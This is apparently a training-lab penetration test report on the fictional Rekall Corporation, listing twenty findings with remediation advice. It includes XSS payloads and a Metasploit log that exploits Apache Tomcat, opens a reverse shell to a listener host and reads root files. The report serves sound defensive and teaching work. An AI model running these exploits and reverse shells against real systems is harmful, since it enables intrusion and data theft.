

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report



Rekall Corporation

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Penetration Test Report

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Company Name	Rekall Corporation
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[Penetration Test Report](#)[Table of Contents](#)

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Company Name	Rekall Corporation
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Penetration Test Report

Document History

Version	Date	Author(s)	Comments
001	April 27, 2025	Julissa Cornejo	

Company Name	Rekall Corporation
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Penetration Test Report

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

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Contact Name	Julissa
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Penetration Test Report

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

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Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Network Segmentation: By limiting internal services' exposure to the internet, the external attack surface was decreased.
- Some Input Validation Present: Certain forms had validation measures demonstrating awareness of XSS and injection attacks by blocking simple payloads.
- Credential hygiene: Most services did not provide default or weak credentials, which decreased the possibility of simple brute-force attacks.
- Service Restriction: By appropriately firewalling a number of services and ports, unwanted access from outside networks was reduced.
- Audit and Logging: A few systems showed signs of logging mechanisms, which might help with identification and possible action.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Critical Remote Exploits: A number of systems were susceptible to buffer overflow attacks (e.g., SLMail, POP3, Apache Tomcat..) and Remote Code Execution (RCE) through Metasploit modules.
- Injection Vulnerabilities: SQL injection, command injection, and XSS (reflected and stored) are widespread injection vulnerabilities seen in web applications.
- Sensitive Data Exposure: Public GitHub repositories and files with inadequate security made credentials and sensitive information available.
- Insecure Configurations: FTP and HTTP enumeration exposed file systems and directories without proper authentication.
- Lack of Least Privilege: Unnecessary rights granted to users and services increased the danger of post-exploitation.
- Weak Scheduled Task Management: Unnecessary or unsafe scheduled tasks may allow persistence techniques to be used.
- Brute Force Vulnerabilities: Brute force attacks are exposed on multiple login pages increasing the risk of attack.
- PHP Injection: Due to PHP injection vulnerabilities in the web page, the system is exposed to arbitrary code execution, including system file reading.

Company Name	Rekall Corporation
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Penetration Test Report

Executive Summary

This report presents the findings of an extensive penetration test conducted against the Rekall environment. The goal was to assess the security point of view by identifying exploitable vulnerabilities across network services, web applications, and system configurations, using both automated tools and manual techniques.

The assessment began with a reconnaissance phase using tools like Nmap to identify active hosts and open ports. This revealed multiple accessible services such as Apache Tomcat, FTP, HTTP, and SLMail, which were further analyzed for known vulnerabilities. Web application testing uncovered multiple injection flaws, including reflected and stored Cross-Site Scripting (XSS) vulnerabilities on pages like Welcome.php, Comments.php, and Memory-Planner.php. The same Memory-Planner.php page was also found vulnerable to Local File Inclusion (LFI), allowing access to sensitive configuration files.

The Login.php page was successfully exploited using credentials leaked via LFI, enabling full administrative access through SQL injection. Command injection vulnerabilities were identified on the Networking.php page, leading to unauthorized file access, while PHP injection on the Souvenirs page allowed for system-level command execution.

Moreover, exposures included sensitive files like vendors.txt and robots.txt, as well as leaked credentials discovered via open-source intelligence (OSINT) sources such as GitHub repositories. Remote Code Execution (RCE) was achieved by exploiting vulnerable Apache Tomcat deployments and buffer overflow flaws in SLMail and POP3 using Metasploit. These exploits enabled full system compromise, including credential dumping using tools like Kiwi.

Further testing revealed brute-force vulnerabilities due to the absence of account lockout protections, insecure session management, and unsafe scheduled tasks that could permit persistent access.

In total, 20 vulnerabilities of varying complexity were successfully identified and exploited. While the presence of input validation, network segmentation, and non-default credentials indicated some effective security measures, the overall findings demonstrate significant systemic weaknesses in input sanitization, system hardening, and credential management that require critical attention.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS	Critical
Sensitive Data Exposure via Files	Critical
Stored XSS	Critical
Local File Inclusion	Critical
Sensitive Data Exposure via Code	Critical
RCE via Apache Tomcat JSP Upload Bypass	Critical
Credential Dumping via Kiwi	Critical
HTTP Enumeration	Critical
POP3 Buffer Overflow	Critical
FTP Enumeration	Critical
RCE via SLMail Buffer Overflow	Critical
Command Injection	High
OSINT Leaked Credentials in Public Repositories	High
Task Scheduler	High
Directory Traversal	High
PHP Code Injection	High
NMap Scan	Medium
SQL Injection	Medium
SSL and Subdomain Exposure	Medium
Open Source Data Exposure	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total

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Contact Name	Julissa
Contact Title	SOC Analyst

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Hosts	8
Ports	10


Exploitation Risk	Total
Critical	11
High	5
Medium	4
Low	0

Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected XSS
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Using <script>alert(document.cookie)</script> on the Welcome.php page allows to inject malicious scripts into the user input field, which are then executed on the browser without proper validation.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


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Images	
Affected Hosts	Totalrekall.xyz
Remediation	Output Encoding, Input validation

Vulnerability 2	Findings
Title	Sensitive Data Exposure via files
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	The misconfiguration of the robots.txt file exposes sensitive directories, such as /admin/, /documents/, and /images/, to unauthorized access by search engines.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Images	
Affected Hosts	Totalrekall.xyz
Remediation	Remove sensitive data from robots.txt, Implement proper access control

Vulnerability 3	Findings
Title	Stored XSS
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	By using <script>alert("hi")</script> into the input fields on the Comments.php page, which fail to properly sanitize user input, it is able to execute the script when other users view the page.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Images	
Affected Hosts	Totalrecall.xyz
Remediation	Input validation, Output Encoding

Vulnerability 4	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	On the Memory-Planner.php page, a LFI vulnerability exists in the second field, allowing to exploit the system by uploading a malicious PHP file.++

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Images	
Affected Hosts	Totalrekall.xyz
Remediation	Input Validation, Disable PHP Execution in Upload Directories

Vulnerability 5	Findings
Title	Open Source Data Exposure
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Using the Dossier open-source tool found on https://osintframework.com/ , I performed a WHOIS lookup for totalrekall.xyz via DomainDossier on centralops.net. Sensitive information was exposed within WHOIS data.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Images	
Affected Hosts	Totalrecall.xyz
Remediation	Use WHOIS Privacy Protection, Limit info on WHOIS

Vulnerability 6	Findings
Title	Sensitive Data Exposure via code
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	On the Login.php page, sensitive credentials are exposed within the HTML source code, making them accessible to anyone who inspects the page. Credentials are then used to login into admin.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Images

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
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html>
<html style="font-size: 1em; font-family: sans-serif; line-height: 1.5; margin: 0; padding: 0;">
<head>
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>DOM Source or Selection</title>
</head>
<body>
    <div id="main">
        <p>Enter your Administrator credentials:</p>
        <form>
            <input type="text" id="username" name="username" value="admin" />
            <input type="password" id="password" name="password" />
            <input type="submit" name="form" value="Submit" />
        </form>
    </div>
</body>

```

Affected Hosts	Totalrecall.xyz
Remediation	Not including sensitive data in HTML, Using Secure Authentication Methods, Encrypting Sensitive Information


Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 7	Findings
Title	SLL and Subdomain via crt.sh
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Through SSL certificate research on totalrecall.xyz, through crt.sh, exposes subdomains and other details can be uncovered. Through this publicly available open-source information.
Images	
Affected Hosts	Totalrecall.xyz
Remediation	Limit SSL Certificate Exposure, Use DNS CAA Records

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


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Vulnerability 8	Findings
Title	NMAP Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	Run an Nmap scan on (192.168.13.0/24) to identify active hosts. Total count of hosts discovered during the scan was 7 hosts.
Images	
Affected Hosts	Totalrecall.xyz

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report


Vulnerability 8	Findings
Remediation	Install Intrusion Detection and Prevention System, Network Segmentation and Firewall Configuration

Vulnerability 9	Findings
Title	RCE via Apache Tomcat JSP Upload Bypass
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Use the Tomcat RCE via JSP Upload Bypass exploit through Metasploit to exploit the host 192.168.13.10 identified in the Nmap scan. Apache Tomcat Remote Code Execution, allows to run unauthorized programs and exfiltrate sensitive data.
Images	 <pre> root@kali:~[~] msf6 exploit(windows/meterpreter/reverse_tcp) msf6 payload(windows/meterpreter/reverse_tcp) > use multi/http/tomcat_jsp_upload_bypass [*] No payload configured, defaulting to generic/shell_reverse_tcp msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options Module options (exploit/multi/http/tomcat_jsp_upload_bypass): Name Current Setting Required Description Proxies no yes A proxy chain of format type:host:port[,type:host:port][...] RHOSTS yes yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes The URI path of the Tomcat installation VHOST no no HTTP server virtual host Payload options (generic/shell_reverse_tcp): Name Current Setting Required Description LHOST 172.24.0.124 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name 0 Automatic msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10 RHOSTS => 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run [*] Started reverse TCP handler on 172.24.0.124:4444 [*] Uploading payload... [*] Payload executed! [*] Command shell session 1 opened (172.24.0.124:4444 -> 192.168.13.10:38464) at 2025-04-21 21:10:29 -0400 </pre>

Company Name	Rekall Corporation
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Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 9	Findings
	<pre> pwd /usr/local/tomcat cd /root ls ls -lah total 24K drwx----- 1 root root 4.0K Feb 4 2022 . drwxr-xr-x 1 root root 4.0K Apr 21 22:43 .. -rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc -rw-r--r-- 1 root root 10 Feb 4 2022 .flag7.txt drwx----- 1 root root 4.0K May 5 2016 .gnupg -rw-r--r-- 1 root root 140 Nov 19 2007 .profile cat .flag7.txt 8ks6sbhss cat .gnupg cat .profile # ~/.profile: executed by Bourne-compatible login shells. </pre>
Affected Hosts	192.168.13.10
Remediation	Apply Security patches, Restrict File Permissions

Vulnerability 10	Findings
Title	OSINT Leaked Credentials in Public Repositories
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Using OSINT, totalrekall's GitHub repository was found to contain user credentials in hashed format. By cracking the hash with John the Ripper, the credentials were retrieved from the xampp.users page on their repository.
Images	

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


